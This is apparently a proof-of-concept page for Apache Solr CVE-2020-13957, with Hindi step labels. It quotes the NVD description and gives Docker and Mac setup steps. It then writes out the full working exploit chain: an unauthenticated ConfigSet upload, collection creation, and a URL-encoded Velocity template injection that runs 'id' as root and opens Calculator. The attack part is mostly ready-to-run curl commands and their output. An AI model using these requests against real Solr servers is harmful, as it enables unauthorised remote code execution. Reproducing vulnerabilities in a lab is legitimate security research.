 s-index/cve-2020-13957
Apache Solr RCE CVE-2020-13957


डॉकर डेमो

मैक डेमो
NVD CVE-2020-13957
Apache Solr versions 6.6.0 to 6.6.6, 7.0.0 to 7.7.3 and 8.0.0 to 8.6.2 prevents some features considered dangerous (which could be used for remote code execution) to be configured in a ConfigSet that's uploaded via API without authentication/authorization. The checks in place to prevent such features can be circumvented by using a combination of UPLOAD/CREATE actions.
1. Dockerfile से एक इमेज बनाएँ
$ docker build -t cve-2020-13957 .
2. एक नए कंटेनर में /bin/bash चलाएँ
$ docker run --rm -p 8983:8983 --name cve-2020-13957 -it cve-2020-13957 /bin/bash
3. कंटेनर में Apache Solr Cloud प्रारंभ करें
$ ./solr start -e cloud -noprompt -force
1. ConfigSet अपलोड करें
Apache Solr गाइड ConfigSet अपलोड करें
$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
2. कलेक्शन बनाएँ
Apache Solr गाइड कलेक्शन बनाएँ
$ curl "http://localhost:8983/solr/admin/collections?action=CREATE&name=newCollection&numShards=2&replicationFactor=1&wt=xml&collection.configName=myConfigSet"
3. Id कमांड निष्पादित करें
$ curl "http://localhost:8983/solr/newCollection/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(%24x%3d%27%27)+%23set(%24rt%3d%24x.class.forName(%27java.lang.Runtime%27))+%23set(%24chr%3d%24x.class.forName(%27java.lang.Character%27))+%23set(%24str%3d%24x.class.forName(%27java.lang.String%27))+%23set(%24ex%3d%24rt.getRuntime().exec(%27id%27))+%24ex.waitFor()+%23set(%24out%3d%24ex.getInputStream())+%23foreach(%24i+in+%5b1..%24out.available()%5d)%24str.valueOf(%24chr.toChars(%24out.read()))%23end"
आउटपुट
0 uid=0(root) gid=0(root) groups=0(root)
1. Apache Solr डाउनलोड करें
$ curl -OL https://archive.apache.org/dist/lucene/solr/8.2.0/solr-8.2.0.tgz
2. अनज़िप करें
$ tar -xzvf solr-8.2.0.tgz
3. Apache Solr Cloud प्रारंभ करें
$ solr-8.2.0/bin/solr start -e cloud -noprompt -force
1. ConfigSet अपलोड करें
Apache Solr गाइड ConfigSet अपलोड करें
$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
2. कलेक्शन बनाएँ
Apache Solr गाइड कलेक्शन बनाएँ
$ curl "http://localhost:8983/solr/admin/collections?action=CREATE&name=newCollection&numShards=2&replicationFactor=1&wt=xml&collection.configName=myConfigSet"
3. कैलकुलेटर खोलें
$ curl "http://localhost:8983/solr/newCollection/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(%24x%3d%27%27)+%23set(%24rt%3d%24x.class.forName(%27java.lang.Runtime%27))+%23set(%24chr%3d%24x.class.forName(%27java.lang.Character%27))+%23set(%24str%3d%24x.class.forName(%27java.lang.String%27))+%23set(%24ex%3d%24rt.getRuntime().exec(%27open+-a+calculator%27))+%24ex.waitFor()+%23set(%24out%3d%24ex.getInputStream())+%23foreach(%24i+in+%5b1..%24out.available()%5d)%24str.valueOf(%24chr.toChars(%24out.read()))%23end"
